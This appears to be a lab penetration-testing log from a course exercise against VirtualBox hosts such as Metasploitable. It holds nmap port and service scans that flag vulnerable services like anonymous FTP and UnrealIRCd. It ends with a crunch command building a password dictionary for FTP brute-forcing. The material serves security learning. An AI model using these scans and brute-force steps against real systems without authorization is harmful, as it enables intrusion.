		139/tcp open netbios-ssn
		445/tcp open microsoft-ds
		3306/tcp open mysql
		3389/tcp open ms-wbt-server
		4848/tcp open appserv-http
		7676/tcp open imqbrokerd
		8080/tcp open http-proxy
		8181/tcp open intermapper
		8383/tcp open m2mservices
		9200/tcp open wap-wsp
		49152/tcp open unknown
		49153/tcp open unknown
		49154/tcp open unknown
		49157/tcp open unknown
		MAC Address: 08:00:27:FF:56:ED (Oracle VirtualBox virtual NIC)
		
		Nmap scan report for 192.168.56.100
		Host is up (0.00098s latency).
		Not shown: 977 closed tcp ports (reset)
		PORT STATE SERVICE
		21/tcp filtered ftp
		22/tcp open ssh
		23/tcp filtered telnet
		25/tcp filtered smtp
		53/tcp filtered domain
		80/tcp filtered http
		111/tcp open rpcbind
		139/tcp filtered netbios-ssn
		445/tcp filtered microsoft-ds
		512/tcp filtered exec
		513/tcp filtered login
		514/tcp filtered shell
		1099/tcp filtered rmiregistry
		1524/tcp filtered ingreslock
		2049/tcp filtered nfs
		2121/tcp filtered ccproxy-ftp
		3306/tcp filtered mysql
		5432/tcp filtered postgresql
		5900/tcp filtered vnc
		6000/tcp filtered X11
		6667/tcp open irc
		8009/tcp filtered ajp13
		8180/tcp filtered unknown
		MAC Address: 08:00:27:FB:36:E0 (Oracle VirtualBox virtual NIC)
		
		Nmap scan report for 192.168.56.101
		Host is up (0.00019s latency).
		Not shown: 997 closed tcp ports (reset)
		PORT STATE SERVICE
		22/tcp open ssh
		80/tcp open http
		111/tcp open rpcbind
		MAC Address: 08:00:27:9E:7D:B6 (Oracle VirtualBox virtual NIC)
		
		Nmap scan report for 192.168.56.97
		Host is up (0.0000020s latency).
		Not shown: 999 closed tcp ports (reset)
		PORT STATE SERVICE
		22/tcp open ssh
		
		Nmap done: 8 IP addresses (5 hosts up) scanned in 16.67 seconds```

sudo nmap -sS -n -v -p- -T5 192.168.56.98	```(Nuria㉿vm5-Client2)-[~/.CarpetaOculta]
	$ sudo nmap -sS -n -v -p- -T5 192.168.56.98
	Starting Nmap 7.92 (https://nmap.org) at 2022-05-15 18:55 EDT
	Initiating ARP Ping Scan at 18:55
	Scanning 192.168.56.98 [1 port]
	Completed ARP Ping Scan at 18:55, 0.01s elapsed (1 total hosts)
	Initiating SYN Stealth Scan at 18:55
	Scanning 192.168.56.98 [65535 ports]
	Discovered open port 21/tcp on 192.168.56.98
	Discovered open port 111/tcp on 192.168.56.98
	Discovered open port 22/tcp on 192.168.56.98
	Discovered open port 35149/tcp on 192.168.56.98
	Completed SYN Stealth Scan at 18:55, 2.26s elapsed (65535 total ports)
	Nmap scan report for 192.168.56.98
	Host is up (0.00031s latency).
	Not shown: 65531 closed tcp ports (reset)
	PORT STATE SERVICE
	21/tcp open ftp
	22/tcp open ssh
	111/tcp open rpcbind
	35149/tcp open unknown
	MAC Address: 08:00:27:DA:D3:5F (Oracle VirtualBox virtual NIC)
	
	Read data files from: /usr/bin/../share/nmap
	Nmap done: 1 IP address (1 host up) scanned in 2.34 seconds
	Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)```
	PORT STATE SERVICE
	21/tcp open ftp
	22/tcp open ssh
	111/tcp open rpcbind
	35149/tcp open unknown

sudo nmap -sS -n -v -p- -T5 192.168.56.99	```PORT STATE SERVICE 21/tcp open ftp 22/tcp open ssh 80/tcp open http 135/tcp open msrpc 139/tcp open netbios-ssn 445/tcp open microsoft-ds 1617/tcp open nimrod-agent 3306/tcp open mysql 3389/tcp open ms-wbt-server 3700/tcp open lrs-paging 4848/tcp open appserv-http 5985/tcp open wsman 7676/tcp open imqbrokerd 8020/tcp open intu-ec-svcdisc 8027/tcp open papachi-p2p-srv 8080/tcp open http-proxy 8181/tcp open intermapper 8383/tcp open m2mservices 8484/tcp open unknown 8585/tcp open unknown 8686/tcp open sun-as-jmxrmi 9200/tcp open wap-wsp 9300/tcp open vrace 47001/tcp open winrm 49152/tcp open unknown 49153/tcp open unknown 49154/tcp open unknown 49157/tcp open unknown 49187/tcp open unknown 49188/tcp open unknown 49191/tcp open unknown 49192/tcp open unknown 49199/tcp open unknown 49200/tcp open unknown MAC Address: 08:00:27:FF:56:ED (Oracle VirtualBox virtual NIC) Read data files from: /usr/bin/../share/nmap Nmap done: 1 IP address (1 host up) scanned in 30.83 seconds Raw packets sent: 75234 (3.310MB) | Rcvd: 65539 (2.622MB)``` **PORT STATE SERVICE** **21/tcp open ftp** **22/tcp open ssh** **80/tcp open http** **135/tcp open msrpc** **139/tcp open netbios-ssn** **445/tcp open microsoft-ds** **1617/tcp open nimrod-agent** **3306/tcp open mysql** **3389/tcp open ms-wbt-server** **3700/tcp open lrs-paging** **4848/tcp open appserv-http** **5985/tcp open wsman** **7676/tcp open imqbrokerd** **8020/tcp open intu-ec-svcdisc** **8027/tcp open papachi-p2p-srv** **8080/tcp open http-proxy** **8181/tcp open intermapper** **8383/tcp open m2mservices** **8484/tcp open unknown** **8585/tcp open unknown** **8686/tcp open sun-as-jmxrmi** **9200/tcp open wap-wsp** **9300/tcp open vrace** **47001/tcp open winrm** **49152/tcp open unknown** **49153/tcp open unknown** **49154/tcp open unknown** **49157/tcp open unknown** **49187/tcp open unknown** **49188/tcp open unknown** **49191/tcp open unknown** **49192/tcp open unknown** **49199/tcp open unknown** **49200/tcp open unknown**

sudo nmap -sS -n -v -p- -T5 192.168.56.100	```(Nuria㉿vm5-Client2)-[~/.CarpetaOculta]
	$ sudo nmap -sS -n -v -p- -T5 192.168.56.100
	Starting Nmap 7.92 (https://nmap.org) at 2022-05-15 18:58 EDT
	Initiating ARP Ping Scan at 18:58
	Scanning 192.168.56.100 [1 port]
	Completed ARP Ping Scan at 18:58, 0.01s elapsed (1 total hosts)
	Initiating SYN Stealth Scan at 18:58
	Scanning 192.168.56.100 [65535 ports]
	Discovered open port 111/tcp on 192.168.56.100
	Discovered open port 22/tcp on 192.168.56.100
	Discovered open port 52215/tcp on 192.168.56.100
	Discovered open port 6667/tcp on 192.168.56.100
	Discovered open port 6697/tcp on 192.168.56.100
	Discovered open port 49272/tcp on 192.168.56.100
	Discovered open port 59725/tcp on 192.168.56.100
	Discovered open port 8787/tcp on 192.168.56.100
	Discovered open port 3632/tcp on 192.168.56.100
	Discovered open port 41682/tcp on 192.168.56.100
	Completed SYN Stealth Scan at 18:58, 4.80s elapsed (65535 total ports)
	Nmap scan report for 192.168.56.100
	Host is up (0.00089s latency).
	Not shown: 65505 closed tcp ports (reset)
	PORT STATE SERVICE
	21/tcp filtered ftp
	22/tcp open ssh
	23/tcp filtered telnet
	25/tcp filtered smtp
	53/tcp filtered domain
	80/tcp filtered http
	111/tcp open rpcbind
	139/tcp filtered netbios-ssn
	445/tcp filtered microsoft-ds
	512/tcp filtered exec
	513/tcp filtered login
	514/tcp filtered shell
	1099/tcp filtered rmiregistry
	1524/tcp filtered ingreslock
	2049/tcp filtered nfs
	2121/tcp filtered ccproxy-ftp
	3306/tcp filtered mysql
	3632/tcp open distccd
	5432/tcp filtered postgresql
	5900/tcp filtered vnc
	6000/tcp filtered X11
	6667/tcp open irc
	6697/tcp open ircs-u
	8009/tcp filtered ajp13
	8180/tcp filtered unknown
	8787/tcp open msgsrvr
	41682/tcp open unknown
	49272/tcp open unknown
	52215/tcp open unknown
	59725/tcp open unknown
	MAC Address: 08:00:27:95:3B:D9 (Oracle VirtualBox virtual NIC)
	
	Read data files from: /usr/bin/../share/nmap
	Nmap done: 1 IP address (1 host up) scanned in 4.88 seconds
	Raw packets sent: 65556 (2.884MB) | Rcvd: 65516 (2.621MB)```
	PORT STATE SERVICE
	21/tcp filtered ftp
	22/tcp open ssh
	23/tcp filtered telnet
	25/tcp filtered smtp
	53/tcp filtered domain
	80/tcp filtered http
	111/tcp open rpcbind
	139/tcp filtered netbios-ssn
	445/tcp filtered microsoft-ds
	512/tcp filtered exec
	513/tcp filtered login
	514/tcp filtered shell
	1099/tcp filtered rmiregistry
	1524/tcp filtered ingreslock
	2049/tcp filtered nfs
	2121/tcp filtered ccproxy-ftp
	3306/tcp filtered mysql
	3632/tcp open distccd
	5432/tcp filtered postgresql
	5900/tcp filtered vnc
	6000/tcp filtered X11
	6667/tcp open irc
	6697/tcp open ircs-u
	8009/tcp filtered ajp13
	8180/tcp filtered unknown
	8787/tcp open msgsrvr
	41682/tcp open unknown
	49272/tcp open unknown
	52215/tcp open unknown
	59725/tcp open unknown

sudo nmap -sS -n -v -p- -T5 192.168.56.101	

```
┌──(Nuria㉿vm5-Client2)-[~]
└─$ sudo nmap -sS -n -v -p- -T5 192.168.56.101
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-20 06:32 EDT
Initiating ARP Ping Scan at 06:32
Scanning 192.168.56.101 [1 port]
Completed ARP Ping Scan at 06:32, 0.01s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 06:32
Scanning 192.168.56.101 [65535 ports]
Discovered open port 80/tcp on 192.168.56.101
Discovered open port 111/tcp on 192.168.56.101
Discovered open port 22/tcp on 192.168.56.101
Completed SYN Stealth Scan at 06:33, 2.38s elapsed (65535 total ports)
Nmap scan report for 192.168.56.101
Host is up (0.00013s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp open  rpcbind
MAC Address: 08:00:27:9E:7D:B6 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.47 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

sudo nmap -sC -sV -n -v -p- -T5 192.168.56.98	

```
┌──(Nuria㉿vm5-Client2)-[~/.CarpetaOculta]
└─$ sudo nmap -sC -sV -n -v -p- -T5 192.168.56.98
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-15 19:03 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:03
Completed NSE at 19:03, 0.00s elapsed
Initiating NSE at 19:03
Completed NSE at 19:03, 0.00s elapsed
Initiating NSE at 19:03
Completed NSE at 19:03, 0.00s elapsed
Initiating ARP Ping Scan at 19:03
Scanning 192.168.56.98 [1 port]
Completed ARP Ping Scan at 19:03, 0.01s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 19:03
Scanning 192.168.56.98 [65535 ports]
Discovered open port 22/tcp on 192.168.56.98
Discovered open port 111/tcp on 192.168.56.98
Discovered open port 21/tcp on 192.168.56.98
Discovered open port 35149/tcp on 192.168.56.98
Completed SYN Stealth Scan at 19:03, 2.29s elapsed (65535 total ports)
Initiating Service scan at 19:03
Scanning 4 services on 192.168.56.98
Completed Service scan at 19:03, 11.01s elapsed (4 services on 1 host)
NSE: Script scanning 192.168.56.98.
Initiating NSE at 19:03
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 19:03, 2.59s elapsed
Initiating NSE at 19:03
Completed NSE at 19:03, 0.02s elapsed
Initiating NSE at 19:03
Completed NSE at 19:03, 0.00s elapsed
Nmap scan report for 192.168.56.98
Host is up (0.00012s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.2
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.97
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp    open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 6e:91:60:b8:19:a2:0a:70:29:6e:58:41:55:7a:fc:76 (DSA)
|   2048 fa:0e:db:9d:4c:78:e7:14:ec:cd:a2:8e:3d:5c:43:c2 (RSA)
|   256 bc:e5:36:b1:2d:ed:45:87:f6:d2:01:ae:ef:de:30:fc (ECDSA)
|_  256 a7:fa:f5:85:3c:13:4d:90:ca:10:21:a7:6a:33:dc:9f (ED25519)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          35067/udp6  status
|   100024  1          35149/tcp   status
|   100024  1          56019/udp   status
|_  100024  1          56058/tcp6  status
35149/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:DA:D3:5F (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 19:03
Completed NSE at 19:03, 0.00s elapsed
Initiating NSE at 19:03
Completed NSE at 19:03, 0.00s elapsed
Initiating NSE at 19:03
Completed NSE at 19:03, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.50 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

sudo nmap -sC -sV -n -v -p- -T5 192.168.56.99

```
PORT      STATE SERVICE              VERSION
21/tcp    open  ftp                  Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh                  OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 4b:8f:11:74:10:97:9b:ae:03:fa:14:b3:ab:57:74:79 (RSA)
|_  521 41:2c:f9:5b:88:af:d1:62:9d:ad:a6:1b:e7:33:1f:75 (ECDSA)
80/tcp    open  http                 Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc                Microsoft Windows RPC
139/tcp   open  netbios-ssn          Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds         Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
1617/tcp  open  java-rmi             Java RMI
| rmi-dumpregistry:
|   jmxrmi
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @169.254.13.115:49187
|     extends
|       java.rmi.server.RemoteStub
|       extends
|         java.rmi.server.RemoteObject
3306/tcp  open  mysql                MySQL 5.5.20-log
| mysql-info:
|   Protocol: 10
|   Version: 5.5.20-log
|   Thread ID: 2
|   Capabilities flags: 63487
|   Some Capabilities: LongColumnFlag, IgnoreSpaceBeforeParenthesis, SupportsCompression, LongPassword, SupportsTransaction
s, ConnectWithDatabase, SupportsLoadDataLocal, Support41Auth, Speaks41ProtocolOld, IgnoreSigpipes, DontAllowDatabaseTableCo
lumn, FoundRows, InteractiveClient, ODBCClient, Speaks41ProtocolNew, SupportsMultipleStatments, SupportsAuthPlugins, Suppor
tsMultipleResults
|   Status: Autocommit
|   Salt: 1YN\aRV:_NKl"q>"+Q8a
|_  Auth Plugin Name: mysql_native_password
3389/tcp  open  tcpwrapped
|_ssl-date: 2022-05-20T10:38:17+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=vm7-WebServer2-RedPreProduccion
| Issuer: commonName=vm7-WebServer2-RedPreProduccion
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-05-19T10:03:57
| Not valid after:  2022-11-18T10:03:57
| MD5:   0e03 5044 f693 b78a 0857 3227 5e2b ab24
|_SHA-1: b14b e43d aa5b 7120 e8e2 e708 d65b d55d 9ea7 ab3a
| rdp-ntlm-info:
|   Target_Name: VM7-WEBSERVER2-
|   NetBIOS_Domain_Name: VM7-WEBSERVER2-
|   NetBIOS_Computer_Name: VM7-WEBSERVER2-
|   DNS_Domain_Name: vm7-WebServer2-RedPreProduccion
|   DNS_Computer_Name: vm7-WebServer2-RedPreProduccion
|   Product_Version: 6.1.7601
|_  System_Time: 2022-05-20T10:37:48+00:00
3700/tcp  open  giop                 CORBA naming service
|_giop-info: ERROR: Script execution failed (use -d to debug)
4848/tcp  open  ssl/http             Oracle Glassfish Application Server
|_ssl-date: 2022-05-20T10:38:17+00:00; -1s from scanner time.
|_http-server-header: GlassFish Server Open Source Edition  4.0
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Issuer: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2013-05-15T05:33:38
| Not valid after:  2023-05-13T05:33:38
| MD5:   790d fccf 9932 2bbe 7736 404a 14e1 2d91
|_SHA-1: 4a57 58f5 9279 e82f 2a91 3c83 ca65 8d69 6457 5a72
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: CEC32807D86A021EFA34D64B73E1E013
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
5985/tcp  open  http                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7676/tcp  open  java-message-service Java Message Service 301
8020/tcp  open  http                 Apache httpd
|_http-server-header: Apache
|_http-title: 503 Service Unavailable
8027/tcp  open  papachi-p2p-srv?
8080/tcp  open  http                 Sun GlassFish Open Source Edition  4.0
|_http-title: GlassFish Server - Server Running
|_http-server-header: GlassFish Server Open Source Edition  4.0
|_http-open-proxy: Proxy might be redirecting requests
| http-methods:
```

```
8181/tcp  open  ssl/intermapper?
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Issuer: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2013-05-15T05:33:38
| Not valid after:  2023-05-13T05:33:38
| MD5:   790d fccf 9932 2bbe 7736 404a 14e1 2d91
|_SHA-1: 4a57 58f5 9279 e82f 2a91 3c83 ca65 8d69 6457 5a72
|_ssl-date: 2022-05-20T10:38:17+00:00; 0s from scanner time.
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Fri, 20 May 2022 10:35:37 GMT
|     Content-Type: text/html
|     Connection: close
|     Content-Length: 4626
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
|     <html lang="en">
|     <!--
|     ALTER OR REMOVE COPYRIGHT NOTICES OR THIS HEADER.
|     Copyright (c) 2010, 2013 Oracle and/or its affiliates. All rights reserved.
|     subject to License Terms
|     <head>
|     <style type="text/css">
|     body{margin-top:0}
|     body,td,p,div,span,a,ul,ul li, ol, ol li, ol li b, dl,h1,h2,h3,h4,h5,h6,li {font-family:geneva,helvetica,arial,"lucid
a sans",sans-serif; font-size:10pt}
|     {font-size:18pt}
|     {font-size:14pt}
|     {font-size:12pt}
|     code,kbd,tt,pre {font-family:monaco,courier,"courier new"; font-size:10pt;}
|     {padding-bottom: 8px}
|     p.copy, p.copy a {font-family:geneva,helvetica,arial,"lucida sans",sans-serif; font-size:8pt}
|     p.copy {text-align: center}
|     table.grey1,tr.grey1,td.g
|   HTTPOptions:
|     HTTP/1.1 405 Method Not Allowed
|     Allow: GET
|     Date: Fri, 20 May 2022 10:35:37 GMT
|     Connection: close
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 505 HTTP Version Not Supported
|     Date: Fri, 20 May 2022 10:35:37 GMT
|     Connection: close
|_    Content-Length: 0
8383/tcp  open  http                 Apache httpd
|_http-server-header: Apache
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-title: 400 Bad Request
8484/tcp  open  http                 Jetty winstone-2.8
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Jetty(winstone-2.8)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Dashboard [Jenkins]
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
8585/tcp  open  http                 Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
|_http-server-header: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: WAMPSERVER Homepage
8686/tcp  open  java-rmi             Java RMI
| rmi-dumpregistry:
|   vm7-WebServer2-RedPreProduccion/7676/jmxrmi
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @169.254.13.115:49230
|     extends
|       java.rmi.server.RemoteStub
|       extends
|         java.rmi.server.RemoteObject
|   jmxrmi
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @169.254.13.115:8686
|     extends
|       java.rmi.server.RemoteStub
|       extends
|         java.rmi.server.RemoteObject
9200/tcp  open  wap-wsp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 80
```

sudo nmap -sC -sV -n -v -p- -T5 192.168.56.100

```
┌──(Nuria㉿vm5-Client2)-[~/.CarpetaOculta]
└─$ sudo nmap -sC -sV -n -v -p- -T5 192.168.56.100
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-15 19:07 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:07
Completed NSE at 19:07, 0.00s elapsed
Initiating NSE at 19:07
Completed NSE at 19:07, 0.00s elapsed
Initiating NSE at 19:07
Completed NSE at 19:07, 0.00s elapsed
Initiating ARP Ping Scan at 19:07
Scanning 192.168.56.100 [1 port]
Completed ARP Ping Scan at 19:07, 0.01s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 19:07
Scanning 192.168.56.100 [65535 ports]
Discovered open port 111/tcp on 192.168.56.100
Discovered open port 22/tcp on 192.168.56.100
Discovered open port 3632/tcp on 192.168.56.100
Discovered open port 59725/tcp on 192.168.56.100
Discovered open port 49272/tcp on 192.168.56.100
Discovered open port 6697/tcp on 192.168.56.100
Discovered open port 41682/tcp on 192.168.56.100
Discovered open port 6667/tcp on 192.168.56.100
Discovered open port 8787/tcp on 192.168.56.100
Discovered open port 52215/tcp on 192.168.56.100
Completed SYN Stealth Scan at 19:07, 4.81s elapsed (65535 total ports)
Initiating Service scan at 19:07
Scanning 10 services on 192.168.56.100
Completed Service scan at 19:09, 126.10s elapsed (10 services on 1 host)
NSE: Script scanning 192.168.56.100.
Initiating NSE at 19:09
Completed NSE at 19:10, 10.10s elapsed
Initiating NSE at 19:10
Completed NSE at 19:10, 0.03s elapsed
Initiating NSE at 19:10
Completed NSE at 19:10, 0.00s elapsed
Nmap scan report for 192.168.56.100
Host is up (0.00068s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE    SERVICE        VERSION
21/tcp    filtered ftp
22/tcp    open     ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:48:f3 (RSA)
23/tcp    filtered telnet
25/tcp    filtered smtp
53/tcp    filtered domain
80/tcp    filtered http
111/tcp   open     rpcbind        2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      58636/udp   mountd
|   100005  1,2,3      59725/tcp   mountd
|   100021  1,3,4      45888/udp   nlockmgr
|   100021  1,3,4      52215/tcp   nlockmgr
|   100024  1          41682/tcp   status
|   100024  1          55314/udp   status
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
512/tcp   filtered exec
513/tcp   filtered login
514/tcp   filtered shell
1099/tcp  filtered rmiregistry
1524/tcp  filtered ingreslock
2049/tcp  filtered nfs
2121/tcp  filtered ccproxy-ftp
3306/tcp  filtered mysql
3632/tcp  open     distccd        distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  filtered postgresql
5900/tcp  filtered vnc
6000/tcp  filtered X11
6667/tcp  open     irc            UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 2:11:11
```

```
|   source ident: nmap
|   source host: ED15CDB3.97684684.FFFA6D49.IP
|_  error: Closing Link: rpuuvlgfb[192.168.56.97] (Quit: rpuuvlgfb)
6697/tcp  open     irc            UnrealIRCd
| irc-info:
|   users: 2
|   servers: 1
|   lusers: 2
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 2:11:11
|   source ident: nmap
|   source host: ED15CDB3.97684684.FFFA6D49.IP
|_  error: Closing Link: sorvazftx[192.168.56.97] (Quit: sorvazftx)
8009/tcp  filtered ajp13
8180/tcp  filtered unknown
8787/tcp  open     drb            Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
41682/tcp open     status         1 (RPC #100024)
49272/tcp open     java-rmi       GNU Classpath grmiregistry
52215/tcp open     nlockmgr       1-4 (RPC #100021)
59725/tcp open     mountd         1-3 (RPC #100005)
MAC Address: 08:00:27:95:3B:D9 (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 19:10
Completed NSE at 19:10, 0.00s elapsed
Initiating NSE at 19:10
Completed NSE at 19:10, 0.00s elapsed
Initiating NSE at 19:10
Completed NSE at 19:10, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 141.48 seconds
           Raw packets sent: 65556 (2.884MB) | Rcvd: 65516 (2.621MB)
```

> sudo nmap -sC -sV -n -v -p- -T5 192.168.56.101

```
┌──(Nuria㉿vm5-Client2)-[~]
└─$ sudo nmap -sC -sV -n -v -p- -T5 192.168.56.101
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-20 06:46 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 06:46
Completed NSE at 06:46, 0.00s elapsed
Initiating NSE at 06:46
Completed NSE at 06:46, 0.00s elapsed
Initiating NSE at 06:46
Completed NSE at 06:46, 0.00s elapsed
Initiating ARP Ping Scan at 06:46
Scanning 192.168.56.101 [1 port]
Completed ARP Ping Scan at 06:46, 0.01s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 06:46
Scanning 192.168.56.101 [65535 ports]
Discovered open port 80/tcp on 192.168.56.101
Discovered open port 111/tcp on 192.168.56.101
Discovered open port 22/tcp on 192.168.56.101
Completed SYN Stealth Scan at 06:46, 2.30s elapsed (65535 total ports)
Initiating Service scan at 06:46
Scanning 3 services on 192.168.56.101
Completed Service scan at 06:47, 6.09s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.56.101.
Initiating NSE at 06:47
Completed NSE at 06:47, 0.21s elapsed
Initiating NSE at 06:47
Completed NSE at 06:47, 0.01s elapsed
Initiating NSE at 06:47
Completed NSE at 06:47, 0.00s elapsed
Nmap scan report for 192.168.56.101
Host is up (0.00015s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ec:49:bc:1f:a1:61:a8:cb:15:4c:3b:44:e0:95:02:bf (RSA)
|   256 15:12:ec:2f:12:62:e1:a1:13:83:25:bd:61:66:8a:1e (ECDSA)
|   256 2f:b2:40:5e:80:e5:c2:48:eb:28:78:4c:df:87:cf:e8 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Database Error
|_http-server-header: Apache/2.4.18 (Ubuntu)
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
MAC Address: 08:00:27:9E:7D:B6 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 06:47
Completed NSE at 06:47, 0.00s elapsed
Initiating NSE at 06:47
Completed NSE at 06:47, 0.00s elapsed
Initiating NSE at 06:47
Completed NSE at 06:47, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.06 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

A.08 EXPLOTACIÓN VM6.

Creación de diccionario con crunch.	`┌──(Nuria㉿vm5-Client2)-[~]`
	`└─$ sudo crunch 8 8 -t test%%%% >> passwordsftp.txt`
	`Crunch will now generate the following amount of data: 90000 bytes`
	`0 MB`
	`0 GB`
	`0 TB`
	`0 PB`
	`Crunch will now generate the following number of lines: 10000`

